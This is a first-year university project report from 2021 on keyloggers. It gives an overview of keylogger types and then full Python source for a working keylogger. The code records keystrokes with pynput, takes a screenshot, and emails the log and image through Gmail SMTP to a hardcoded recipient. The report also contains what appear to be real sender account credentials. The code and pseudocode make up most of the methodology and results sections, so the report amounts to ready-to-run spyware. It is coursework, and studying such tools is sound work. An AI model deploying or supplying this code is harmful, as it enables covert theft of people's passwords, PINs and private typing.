B.Tech Program First Year
Course: Experiential Learning
Course Code: DA1001

"KEYLOGGER"

by

P.S.SHIVA NARAYAN
(209303186)

KHUSHI SRIVASTAVA
(209303162)

Under the guidance

of

Jitendra Singh Yadev

Assistant Professor

CCE, SCIT, Manipal University Jaipur, Jaipur (Raj.).

Department of Computer and Communication Engineering

School of Computing & Information Technology

Faculty of Engineering

Manipal University Jaipur, India

June, 2021

Certificate

This is to certify that the project titled **"Keylogger"** is a record of the bona fide work done by P.S.Shiva Narayana (Reg No:209303186), Khushi Srivastava (Reg No:209303162) submitted for the partial fulfilment of the requirements for the completion of the Experiential Learning (DA1001) course in the Department of Computer and Communication Engineering of Manipal University Jaipur, during the academic session July-November 2021.

Signature of the mentor

Jitendra Singh Yadev
Assistant Professor
Department of CCE

Signature of the HoD

Name of the HoD
Head of the Department
Department of CCE

Abstract

Keyloggers are type of a rootkit malware that capture typed keystroke events of the keyboard and save into log file, therefore, it is able to intercept sensitive information such as usernames, PINs, and passwords, thus transmits into malicious attacker without attracting the attention of users. Keyloggers presents a major threat to business transactions and personal activities such E-commerce, online banking, email chatting, and system database. This paper presents an overview of keylogger programs, types, characteristics of keyloggers and methodology they use.

Introduction

Cybercriminals have devised many methods to obtain sensitive information from the endpoint devices. However, few of them are as effective as keystroke logging. Keystroke logging, also known as keylogging, is the capture of typed characters. The data captured can include document content, passwords, user ID's, and other potentially sensitive bits of information. Using this approach, an attacker can obtain valuable data without cracking into a hardened database or file server. Keylogging presents a special challenge to security

managers.

How Keyloggers Work :

Keyloggers are hardware or software tools that capture characters sent from the keyboard to an attached computer. They have both ethical and unethical applications.

Ethical applications include:

*Quality assurance testers analyzing sources of system errors;

* Developers and analysts studying user interaction with systems;

* Employee monitoring;

* Law enforcement or private investigators looking for evidence of an ongoing crime or

inappropriate behaviour.

On the other side of the line between ethical and unethical use, cybercriminals use keylogging technology to capture identities, confidential intellectual property, passwords, and any other marketable information.


Literature review

There are Two Types of Keylogger:

- **Software.**
- **Hardware.**

Keyloggers fall into four categories: software, hardware, wireless intercept, and acoustic. Although they differ in how they are implemented and how information is captured, these four keystroke logging technologies have one thing in common. They store capture

Diagram of kernel-based keylogger



information in a log file. When software or hardware keyloggers are used, the log files are stored on the compromised machine. Remote capture technologies typically store keystroke data on the collection device.

Software Keyloggers:

Software keyloggers capture keystroke information as it passes between the computer keyboard interface and the OS. They are implemented as traditional applications or kernel-based. In almost all malicious instances of this type of keylogger, users participated in some way in the software's installation. Keylogging applications use a hooking mechanism to capture keyboard data. Vendors often package solutions, like Perfect Keylogger, as an executable. Most kernel-based keyloggers are replacement keyboard device drivers. A portion of the logger resides in the OS kernel and receives data directly from the keyboard interface. It replaces the kernel component that interprets keystrokes.

Both types of software keyloggers intercept keyboard data, write a copy to a local often encrypted log file, and then forward the information to the operating system. To the unsuspecting user, everything looks normal. Anti-malware, personal firewall, and host-based intrusion prevention (HIPS) solutions detect and remove application keyloggers. Kernel-based solutions are not so easy to find, although prevention controls like HIPS can prevent Their implementation.

Methodology

We wanted our keylogger to record the keystrokes, save it to a text file and when an exit key is pressed the file is mailed to an account with a screenshot of the last screen open before the key was pressed.

So, first we decided that we will make three modules using Python programming language. One to record the keystrokes and save it to word file, other to take the screenshot before ESC is pressed (the exit key which will stop the keylogger), and the third will attach the word file and the screenshot and send it to the specified email account.

Then we wrote the pseudocode (mentioned below) for each module which would finally help us write the overall code for the keylogger.

Module I

Pseudocode:

1. Import module II, module III and other necessary libraries.
2. Create a variable keys to store the list of keys pressed
3. Create a file log.txt to log the characters saved
4. When a key is pressed and an exception arises show Error message
5. When a key is released check if it is valid
    - if ESCAPE key is pressed
        - run the take_ss function defined in module II
        - then, run the send_mail function defined in module III
        - **EXIT**
    - else
        - append the key pressed to keys
        - open the text file and start a loop to append the characters.
6. Go back to 1. until the application is closed.

Module II

Pseudocode:

1. Import necessary libraries
2. Create a function take_ss() which will contain instructions to take screen shot of the screen in use.
3. EXIT


Module III

Pseudocode:

1. Import necessary libraries
2. Define a function send_mail() which will contain following set of instructions:
    - The email id of the sender and receiver are stored in appropriate variables.
    - Setup MIME
    - Open the screenshot file as a binary file and read it using appropriate function and store it in a variable.
    - Attach the contents of the variable as a *.png file to the mail
    - Open log.txt and read it using appropriate function and store it in a variable
    - Attach it to the mail as a *.txt file
    - Create and SMTP session
    - Start TLS for security and login to the sender email id
    - Send the mail
    - Quit the SMTP session and print “mail sent”
3. EXIT

Results and Discussions

Screenshot of the mail which will be sent



Code involved to get result

Module I: Keylog main.py

Step 1: [Importing Required Libraries and Modules]

```
import pynput
from pynput.keyboard import Key, Listener
import ss
import mail
```

Step 2: [Define a List to store Keys]

```
keys = []
```

Step 3: [Function to Perform some action When a Key Pressed]

```
def onKeyPress(key):
    try:
        pass

    except Exception as ex:
        print('There was an error : ',ex)
```

Step 4: [Function to Handle Key Release]

```
def onKeyRelease(key):
    global keys            #Access global variables
    if key == Key.esc:
        ss.take_ss()
        mail.send_mail()
        return False
    else:
        keys.append(key)    #Store the Keys
        writeToFile(keys)
        keys = []
```

Step 5: [The Function Will Log the Keys Pressed to a Log file]

```
def writeToFile(keys):
    with open('log.txt','a') as file:
        for key in keys:

            if hasattr(key, 'char'):  # Write the character pressed if available
```

```
            file.write(key.char)
        else:
            if key == Key.space:
                file.write(' ')
            if key == Key.enter:
                file.write('\n')
            if key == Key.backspace:
                a = file.tell()-1
                file.truncate(a)
```

Step 6: [Listeners Invoke a flow for it to take appropriate action]

```
with Listener(on_press = onKeyPress,\
   on_release = onKeyRelease) as listener:
   listener.join()
```

Module II: ss.py

Step 1: [Import required Libraries]

```
import pyautogui
```

Step 2: [Create function to take a Screenshot]

```
def take_ss():
   myScreenshot = pyautogui.screenshot('screenshot.png')
```

Module III: mail.py

Step 1: [Import required Libraries]

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email.mime.image import MIMEImage
```

Step 2: [Create function to send mail]

```
def send_mail():
   sender="keylogging004@gmail.com"
   reciever="shivanarayanps@gmail.com"

   #stetup MIME
   message = MIMEMultipart()
```

```
#adding screenshot attachments
ss=open('screenshot.png','rb')
msgImg = MIMEImage(ss.read())
ss.close()
msgImg.add_header('Content-ID','<image1>', filename='screenshot.png')
message.attach(msgImg)

#adding file attachments
f1=open('log.txt','r')
FileAtt=MIMEText((f1).read())
f1.close()
FileAtt.add_header('Content-Disposition','attachment', filename='log.txt')
message.attach(FileAtt)
text=message.as_string()


s = smtplib.SMTP('smtp.gmail.com',587) #create SMTP session
s.starttls() #start TLS for security
s.login(sender,"keylog@123")  #authentication
s.sendmail(sender,reciever,text)
s.quit()
print('mail sent')
```

Conclusions

Keylogger applications designed by implementing the Exact String-Matching algorithm can record all user activities related to the keyboard, and the results are stored automatically in a dedicated database that can only be accessed by the keylogger owner. Keyloggers are powerful tools that cannot threat the system itself, but the user's confidential data such as user name, password, pin and card bank. This paper is based on how a keylogger used to record all the user activities which are related to keyboard and the results stored will be automatically sent to the mail id given by the keylogger owner.

Future prospects

Keyloggers are powerful tools that cannot threat the system itself, but the user's confidential data such as user name, password, pin and card bank. Although some keylogger are applied as legitimate way, but many keyloggers are used illegally by the creator. This paper is based on how a keylogger used to record all the user activities which are related to keyboard and the results stored will be automatically sent to the mail id given by the keylogger owner. Furtherly we can develop a Detecting keylogging technology within the organization is no different than controlling other malicious cod or threats, requiring common awareness, regularly monitoring and a layered defense. The main point is to be aware that they existing threat, recognize how they're used, and suitable ways to detect them.

References

[1] R. Venkatesh and R. K. Sekhar, "User Activity Monitoring Using Keylogger," Asia Journal of Information Technology, vol. 15,2015.

[2] https://www.researchgate.net/publication/228797653_Keystroke_logging_keylogging

[3] N. R. Dalal and P. Jadhav, "A Composite Algorithm for String Matching," International Journal of Modern Trends in Engineering and Research (IJMTER), vol. 2, 2015.

[4] A. P. U. Siahaan and R. Rahim, "Dynamic Key Matrix of Hill Cipher Using Genetic Algorithm," International Journal of Security and its Applications, vol. 10,2016.

Acknowledgements

We thank our **Prof. Jitendra Singh Yadev Assistant Professor** CCE, SCIT, Manipal University Jaipur, Jaipur (Raj.). He guided us throughout the project.